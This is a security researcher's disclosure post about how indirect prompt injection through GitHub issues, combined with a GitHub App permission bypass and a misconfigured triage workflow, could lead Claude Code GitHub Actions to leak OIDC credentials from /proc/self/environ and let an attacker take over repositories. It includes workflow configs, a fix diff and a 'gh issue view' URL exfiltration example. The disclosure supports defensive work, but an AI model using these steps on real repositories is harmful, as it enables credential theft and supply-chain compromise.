
Poisoning Claude Code: One GitHub Issue to Break the Supply Chain
Posted on June 1, 2026 • 16 minutes • 3372 words
Table of contents
- Introduction
- TL;DR
- Claude Code GitHub Actions Overview
- Permission Model of Claude Code GitHub Actions
- GitHub Apps and Public Repositories
- Exfiltration and Repository Compromise
- Common Misconfiguration of Claude Code GitHub Actions
- Chaining Workflows for Full Compromise
- Conclusion
- Timeline
- Shameless Plug
Introduction
Hello, I’m RyotaK ( @ryotkak ), a security researcher at GMO Flatt Security Inc.
After publishing my previous article ( Pwning Claude Code in 8 Different Ways ), I continued investigating Claude-related products and found several more vulnerabilities.
In this article, I will explain a vulnerability in Claude Code’s GitHub Actions that could allow an attacker to compromise any repository that uses the Claude Code workflow, including Anthropic’s own repositories.1
Note: Variants of the misconfiguration issues described in this article were actively exploited in the wild before this article was published.
While the issues are now mitigated, if you are using Claude Code GitHub Actions, I strongly recommend that you:
- Audit your configuration to check whether you have any of the vulnerable patterns described in this article.
- When using
allowed_non_write_users, do not expose secrets other than the Anthropic API key andsecrets.GITHUB_TOKEN, and do not grant any additional permissions that could enable data exfiltration (evengh issue viewcan be abused for exfiltration).
- When using
- Review your workflow run logs for any signs of compromise.
TL;DR
Anthropic provides a GitHub Actions workflow that integrates Claude Code into CI/CD pipelines.
I found a vulnerability that let an attacker bypass its permission controls and feed untrusted input into a workflow designed to process only trusted input. By default, the workflow has read and write access to code, issues, pull requests, discussions, and workflow files, so this bypass could be used to inject malicious code or steal sensitive information from the repository.
Since the Claude Code GitHub Actions repository itself uses this workflow, an attacker could even compromise the action’s source code, which would then propagate to every downstream repository, including Anthropic’s own.
Separately, I also found a misconfiguration in the example workflow provided by Anthropic that allowed any external contributor to exfiltrate the GitHub token and compromise the repository.

Anthropic has acknowledged these vulnerabilities and fixed them as of Claude Code GitHub Actions v1.0.94.
Claude Code GitHub Actions Overview
Claude Code GitHub Actions is a workflow provided by Anthropic that integrates Claude Code into CI/CD pipelines. It can be used to automate code reviews, triage and label issues, and generate code based on comments.
The workflow has two modes:
tagmode: triggered when a user mentions a specific keyword (@claudeby default) in an issue or pull request comment.agentmode: triggered when the workflow is configured with apromptinput. This mode is typically used to run slash commands or predefined tasks.
For example, the following configuration runs the /dedupe slash command in agent mode:
.github/workflows/claude-dedupe-issues.yml lines 26-33
      - name: Run Claude Code slash command
        uses: anthropics/claude-code-action@v1
        [...]
        with:
          [...]
          prompt: "/dedupe ${{ github.repository }}/issues/${{ github.event.issue.number || inputs.issue_number }}"
To perform GitHub-specific operations, the workflow requires the Claude GitHub App to be installed on your repository. The app has the following permissions:
- Read and write access to repository contents (Code)
- Read and write access to issues and pull requests
- Read and write access to discussions
- Read and write access to workflows (Actions)
If no other token is specified, the token tied to this GitHub App is used by default, which simplifies setup for developers.
Permission Model of Claude Code GitHub Actions
These default permissions are powerful, but they also pose a security risk. If the workflow processes untrusted input, an attacker could manipulate Claude Code through indirect prompt injection and abuse those permissions.
To mitigate this, Claude Code GitHub Actions disallows users without write access from triggering the workflow by default.
Repository Access: The action can only be triggered by users with write access to the repository
This permission control is implemented in the checkWritePermissions function:
src/github/validation/permissions.ts lines 13-68
export async function checkWritePermissions(
  [...]
): Promise<boolean> {
  [...]
    core.info(`Checking permissions for actor: ${actor}`);
    [...]
    // Check if the actor is a GitHub App (bot user)
    if (actor.endsWith("[bot]")) {
      core.info(`Actor is a GitHub App: ${actor}`);
      return true;
    }
    [...]
    if (permissionLevel === "admin" || permissionLevel === "write") {
      core.info(`Actor has write access: ${permissionLevel}`);
      return true;
    } else {
      core.warning(`Actor has insufficient permissions: ${permissionLevel}`);
      return false;
    }
In short, this function checks whether the actor has write or admin permission on the repository. It also unconditionally allows any GitHub App to pass, regardless of its actual permissions.
At first glance, this seems reasonable: GitHub Apps are typically trusted entities installed by repository administrators. As we will see, however, this assumption breaks down in practice.
GitHub Apps and Public Repositories
When you install a GitHub App on a repository, it receives permissions based on the installation settings (such as the Claude GitHub App permissions described above). On top of those explicit permissions, GitHub Apps also have implicit read access to public repositories, as described in the GitHub documentation:
Although GitHub Apps don’t have any permissions by default, they do have implicit permissions to read public resources when acting on behalf of a user.
This implicit permission extends beyond just reading. Creating issues or pull requests on public repositories doesn’t require any explicit permission either: just as any GitHub user can open an issue on a repository they don’t own, a GitHub App can create issues and pull requests on any public repository using its installation token, even if the app is not installed on the target repository.
This means the permission check in checkWritePermissions can be bypassed with the following steps:
- Create a GitHub App (called
malicious-appin this example). - Install it on the attacker’s own repository (no special permissions required).
- Using the installation token of
malicious-app, create an issue or pull request in the target public repository to trigger the Claude Code GitHub Actions workflow. - Since the actor is a GitHub App,
checkWritePermissionsreturnstrue, and the workflow proceeds to process the attacker-controlled content.
tag mode does have an additional check (checkHumanActor) that queries the GitHub API to verify the actor’s type is User. However, agent mode lacked this check at the time of discovery, leaving it open to this bypass.
Exfiltration and Repository Compromise
With this bypass, an attacker can trigger workflows with untrusted input and trick Claude Code into performing unintended actions. As a concrete example, let’s look at the Claude Issue Triage workflow used in the anthropics/claude-code repository:
.github/workflows/claude-issue-triage.yml lines 44-103
      - name: Run Claude Code for Issue Triage
        timeout-minutes: 5
        uses: anthropics/claude-code-action@v1
        env:
          GH_TOKEN: ${{ secrets.GITHUB_TOKEN }}
        with:
          prompt: |
            [...]
            Issue Information:
            - REPO: ${{ github.repository }}
            - ISSUE_NUMBER: ${{ github.event.issue.number }}

            [...]
               - Start by using mcp__github__get_issue to get the issue details
            [...]
          claude_args: |
            [...]
            --allowedTools "Bash(gh label list),mcp__github__get_issue,mcp__github__get_issue_comments,mcp__github__update_issue,mcp__github__search_issues,mcp__github__list_issues"
This workflow instructs Claude Code to fetch issue details using the mcp__github__get_issue tool. The mcp__ prefix indicates that this is a Model Context Protocol (MCP)
tool, which allows Claude Code to interact with external services like GitHub.
Note that mcp__github__update_issue is also listed as an allowed tool. This means that if an attacker can hijack Claude Code’s behavior via prompt injection, Claude can be instructed to write data back to GitHub: for example, updating an issue with exfiltrated secrets.
By crafting a malicious issue description like the one below, we can trick Claude Code into executing attacker-controlled commands:

When Claude Code processes this issue, it reads the description using mcp__github__get_issue. Since the description contains a string that looks like an error message, Claude Code is tricked into thinking the read failed, and tries to recover by executing the commands embedded in the description.2
As mentioned in my previous article ( Pwning Claude Code in 8 Different Ways
), Claude Code allows certain Bash commands (such as cat and head) to be executed without explicit user approval. We can take advantage of this by reading /proc/self/environ, a Linux pseudo-file that exposes the environment variables of the current process, including any secrets passed to the workflow.3
Once the secrets are loaded into Claude’s context, we can exfiltrate them by using the mcp__github__update_issue MCP tool to write them back into the issue description, where the attacker can read them.

Among the secrets in /proc/self/environ, the most critical are ACTIONS_ID_TOKEN_REQUEST_TOKEN and ACTIONS_ID_TOKEN_REQUEST_URL. To understand why, let me briefly explain how Claude Code GitHub Actions authenticates with GitHub.
GitHub Actions supports OpenID Connect (OIDC)
, a mechanism that lets workflows prove their identity to external services. When a workflow has the id-token: write permission, it can request an OIDC token from GitHub: a cryptographically signed token that says “I am workflow X running in repository Y.” External services can verify this token and grant access accordingly.
Claude Code GitHub Actions uses this mechanism to obtain a privileged GitHub App installation token. The ACTIONS_ID_TOKEN_REQUEST_TOKEN and ACTIONS_ID_TOKEN_REQUEST_URL environment variables are the credentials required to request that OIDC token, so an attacker who obtains them can replicate the entire token exchange process.
The token exchange works as follows:
- Claude Code GitHub Actions sends a request to
ACTIONS_ID_TOKEN_REQUEST_URLusingACTIONS_ID_TOKEN_REQUEST_TOKENas the bearer token to obtain an OIDC token.
src/github/token.ts lines 6-17
const oidcToken = await core.getIDToken("claude-code-github-action");
- Using the obtained OIDC token, it requests the installation token for the Claude GitHub App from Anthropic’s backend.
src/github/token.ts lines 19-28
  const response = await fetch(
    "https://api.anthropic.com/api/github/github-app-token-exchange",
    {
      method: "POST",
      headers: {
        Authorization: `Bearer ${oidcToken}`,
      },
    },
  );
- The backend verifies the OIDC token and returns the installation token for the Claude GitHub App.
With the exfiltrated ACTIONS_ID_TOKEN_REQUEST_TOKEN and ACTIONS_ID_TOKEN_REQUEST_URL, an attacker can replicate this process and obtain an installation token for the target repository. This token has write access to repository contents, issues, pull requests, and workflows, effectively compromising the repository.
A similar agent mode workflow existed in anthropics/claude-code-action, the Claude Code GitHub Actions repository itself. This meant an attacker could use the same technique to compromise the action’s own source and inject malicious code that would propagate to every repository depending on it.

Putting it all together, the full attack scenario is:
- The attacker creates a malicious GitHub App and installs it on their own repository.
- Using the app’s installation token, the attacker creates an issue or pull request with a prompt injection payload in the
anthropics/claude-code-actionrepository. - Claude Code processes the issue and is tricked into reading
/proc/self/environ. - The environment variables (including the OIDC token credentials) are exfiltrated via the issue.
- The attacker exchanges the OIDC token credentials for a Claude GitHub App installation token.
- The attacker uses the installation token to push malicious code to the
anthropics/claude-code-actionrepository. - Every repository that uses Claude Code GitHub Actions becomes compromised.
To fix this, Anthropic added a check that disallows GitHub Apps from triggering the workflow by default:
https://github.com/anthropics/claude-code-action/commit/1bbc9e7ff7d48e1299f7fa9698273d248e0cafea
diff --git a/src/modes/agent/index.ts b/src/modes/agent/index.ts
index 1b992a799..59b78b405 100644
--- a/src/modes/agent/index.ts
+++ b/src/modes/agent/index.ts
@@ -80,7 +81,14 @@ export const agentMode: Mode = {
     return false;
   },

-  async prepare({ context, githubToken }: ModeOptions): Promise<ModeResult> {
+  async prepare({
+    context,
+    octokit,
+    githubToken,
+  }: ModeOptions): Promise<ModeResult> {
+    // Check if actor is human (prevents bot-triggered loops)
+    await checkHumanActor(octokit.rest, context);
+
     // Configure git authentication for agent mode (same as tag mode)
     // SSH signing takes precedence if provided
     const useSshSigning = !!context.inputs.sshSigningKey;
Common Misconfiguration of Claude Code GitHub Actions
The vulnerability above required exploiting the GitHub App bypass in agent mode. While investigating it, however, I noticed a common misconfiguration in Anthropic’s own repositories that could lead to a similar level of compromise without needing the GitHub App bypass at all.
For example, the Claude Issue Triage workflow mentioned earlier had the following configuration:
.github/workflows/claude-issue-triage.yml lines 11-51
    permissions:
      [...]
      issues: write
      [...]
      - name: Run Claude Code for Issue Triage
        timeout-minutes: 5
        uses: anthropics/claude-code-action@v1
        env:
          GH_TOKEN: ${{ secrets.GITHUB_TOKEN }}
        with:
          github_token: ${{ secrets.GITHUB_TOKEN }}
          allowed_non_write_users: "*"
The allowed_non_write_users: "*" setting allows any user to trigger the workflow. The security documentation does flag this as a risky option:
⚠️ Non-Write User Access (RISKY): The allowed_non_write_users parameter allows bypassing the write permission requirement. This is a significant security risk and should only be used for workflows with extremely limited permissions (e.g., issue labeling workflows that only have issues: write permission).
The documentation suggests this option should only be used with “extremely limited permissions”. However, even the recommended use case has several problems:
- The
issues: writepermission is not actually that limited. It still lets an attacker delete or edit existing issues. - Claude Code GitHub Actions requires the Anthropic API key, which is itself a sensitive secret. Exposing this key to untrusted input alone makes the workflow unsuitable for that purpose.

- Even with limited permissions, data exfiltration was still possible: Claude Code GitHub Actions was posting a summary of completed tasks to the summary section of the workflow run by default, which is publicly visible.
Chaining Workflows for Full Compromise
The issues: write permission also lets attackers edit issues posted by users with write access. By modifying an issue after a trusted user creates it but before Claude Code fetches it, an attacker can inject malicious instructions. Claude will then process those instructions as trusted context, because the issue was originally created by a user who passes the checkWritePermissions check described above.
The default workflow created when you set up Claude Code GitHub Actions uses the following configuration:
name: Claude Code

on:
  issue_comment:
    types: [created]
  pull_request_review_comment:
    types: [created]
  issues:
    types: [opened, assigned]
  pull_request_review:
    types: [submitted]

jobs:
  claude:
    if: |
      (github.event_name == 'issue_comment' && contains(github.event.comment.body, '@claude')) ||
      (github.event_name == 'pull_request_review_comment' && contains(github.event.comment.body, '@claude')) ||
      (github.event_name == 'pull_request_review' && contains(github.event.review.body, '@claude')) ||
      (github.event_name == 'issues' && (contains(github.event.issue.body, '@claude') || contains(github.event.issue.title, '@claude')))
    runs-on: ubuntu-latest
    permissions:
      contents: read
      pull-requests: read
      issues: read
      id-token: write
      actions: read # Required for Claude to read CI results on PRs
    steps:
      [...]
      - name: Run Claude Code
        id: claude
        uses: anthropics/claude-code-action@v1
This workflow is triggered when a user with write access mentions Claude in an issue, pull request, or comment. Because it runs in tag mode, it uses the id-token: write permission to obtain the OIDC token described in the previous section, which is then exchanged for the Claude GitHub App’s installation token.
The key insight is that these two workflows can be chained together:
- The issue triage workflow (with
allowed_non_write_users: "*"andissues: write) can be triggered by any user. - The default tag-mode workflow (with
id-token: write) can only be triggered by trusted users.

By combining them, an attacker can escalate from being an untrusted external user all the way to a full repository compromise:
Phase 1: Obtain issues: write access via the triage workflow
- The attacker opens an issue to trigger the triage workflow (allowed because of
allowed_non_write_users: "*"). - Claude processes the issue and posts a task summary to the publicly visible workflow run summary.
- By crafting the issue to trick Claude into including the
GITHUB_TOKENin its summary, the attacker obtains a token withissues: writepermission.
Phase 2: Escalate to full repository compromise via the tag-mode workflow
- The attacker waits for a trusted user to create an issue or post a comment mentioning
@claude. - Using the
issues: writetoken from Phase 1, the attacker edits the issue to inject a prompt injection payload. - The tag-mode workflow processes the tampered issue, and Claude is tricked into exfiltrating the OIDC token credentials (
ACTIONS_ID_TOKEN_REQUEST_TOKENandACTIONS_ID_TOKEN_REQUEST_URL). - The attacker exchanges these credentials for a Claude GitHub App installation token with full write access.
- The attacker uses the installation token to push malicious code to the repository.
Because this misconfiguration was present in the official example workflow, many repositories using Claude Code GitHub Actions inherited the same vulnerability:
on:
  issues:
    types: [opened]

jobs:
  triage-issue:
    [...]
    permissions:
      contents: read
      issues: write

    steps:
      [...]
      - name: Run Claude Code for Issue Triage
        uses: anthropics/claude-code-action@v1
        with:
          # NOTE: /label-issue here requires a .claude/commands/label-issue.md file in your repo (see this repo's .claude directory for an example)
          prompt: "/label-issue REPO: ${{ github.repository }} ISSUE_NUMBER${{ github.event.issue.number }}"

          anthropic_api_key: ${{ secrets.ANTHROPIC_API_KEY }}
          allowed_non_write_users: "*" # Required for issue triage workflow, if users without repo write access create issues
          github_token: ${{ secrets.GITHUB_TOKEN }}
After I reported this misconfiguration to Anthropic, they disabled the workflow run summary section by default, closing off that particular exfiltration channel. Even with this fix, however, secrets can still leak if the workflow grants permissions that allow executing commands capable of data exfiltration.
For example, even gh issue view, normally used to fetch issue contents, can be abused for exfiltration. The gh CLI accepts URLs as positional arguments, so a prompt injection payload can instruct Claude to embed secret values in the URL path or query parameters (e.g., gh issue view https://example.com/<secret>), sending the secrets to an attacker-controlled server. To mitigate this, Anthropic implemented a custom wrapper for the gh command that validates the arguments and blocks any that look like they could be used for exfiltration:
  if [[ ${#POSITIONAL[@]} -ne 1 ]] || ! [[ "${POSITIONAL[0]}" =~ ^[0-9]+$ ]]; then
    echo "Error: issue view requires exactly one numeric issue number (e.g., ./scripts/gh.sh issue view 123)" >&2
    exit 1
  fi
If you’re using Claude Code GitHub Actions, I strongly recommend auditing your workflows for allowed_non_write_users. This option exposes the workflow to untrusted input, so permissions and secrets should be restricted accordingly. If a workflow has permissions that could enable data exfiltration (for example, gh issue view or git push), you should either restrict the workflow to specific trusted users or remove those permissions.
Even without permissions that directly enable exfiltration, I would still recommend against using allowed_non_write_users. The permission model around Claude Code isn’t hardened enough to safely handle untrusted input. To illustrate how fragile this boundary is: at the time of writing, I have reported around 50 separate vulnerabilities to Anthropic that allow attackers to bypass the permission system and execute arbitrary commands in Claude Code.
Conclusion
In this article, I explained a supply chain vulnerability in Claude Code GitHub Actions that could allow an attacker to compromise any repository using this workflow, including Anthropic’s own repositories.
Anthropic was very responsive and addressed these issues by disallowing GitHub Apps from triggering workflows by default. They also disabled the summary section, fixed other vectors for data exfiltration, and decided to scrub environment variables from the child processes spawned by Claude Code to mitigate the additional exfiltration vectors I reported.
Additionally, they implemented a mitigation for the issue editing vector by ignoring issues and comments edited after the workflow is triggered, which prevents the chaining workflow attack described above.
They rated these vulnerabilities 7.8 under CVSS v4.0 and awarded $3,800, plus a $1,000 bonus for the bypasses I reported, as part of their bug bounty program.
That said, supply chain security remains a relatively under-incentivized area for researchers, despite the potentially devastating impact of these vulnerabilities. Without stronger incentives for researchers to look into this space, we will likely continue to see incidents like this.
With the rise of AI-powered tools and services, it’s worth remembering that prompt injection is not a solved problem, and it can still be used to control the behavior of AI systems.
Timeline
| Date | Event |
|---|---|
| 2026-01-12 | Permission bypass vulnerability reported to Anthropic |
| 2026-01-16 | Anthropic fixed the permission bypass vulnerability |
| 2026-01-17 | Misconfiguration issues reported to Anthropic |
| 2026-02-17 | A similar misconfiguration in Cline’s GitHub Actions was exploited in the wild |
| 2026 Feb-Apr | Several rounds of remediation and follow-up bypasses |
| 2026-06-01 | Published this article |
Shameless Plug
At GMO Flatt Security, we provide top-notch penetration testing for a wide range of targets, including Web, Mobile, Cloud, LLM, and IoT.
https://flatt.tech/en/professional/penetration_test
We also developed Takumi, our AI security engineer. Built by world-class offensive security experts, Takumi brings human-level reasoning to application security. Using a hybrid AI-powered SAST/DAST approach, it audits your code and live apps to uncover everything from classic vulnerabilities to logic flaws like broken authentication and authorization — all validated through safe exploit simulations for near-zero false positives.
Based in Japan, we work with clients globally, including industry leaders like Canonical Ltd.
If you’d like to learn more, please contact us at https://flatt.tech/en
-
To be clear, I didn’t compromise any of Anthropic’s repositories during my research. All findings were validated in my own test repositories to prevent any unintended impact. ↩︎
-
This description alone isn’t enough to reliably trigger command execution. The actual exploit requires more sophisticated prompt engineering to consistently convince Claude Code to execute the commands. ↩︎
-
Claude Code mitigates trivial reads of
/proc/self/environ, such as a plaincat. These mitigations raise the bar but are defense-in-depth, not a security boundary; more sophisticated exfiltration techniques remain possible. ↩︎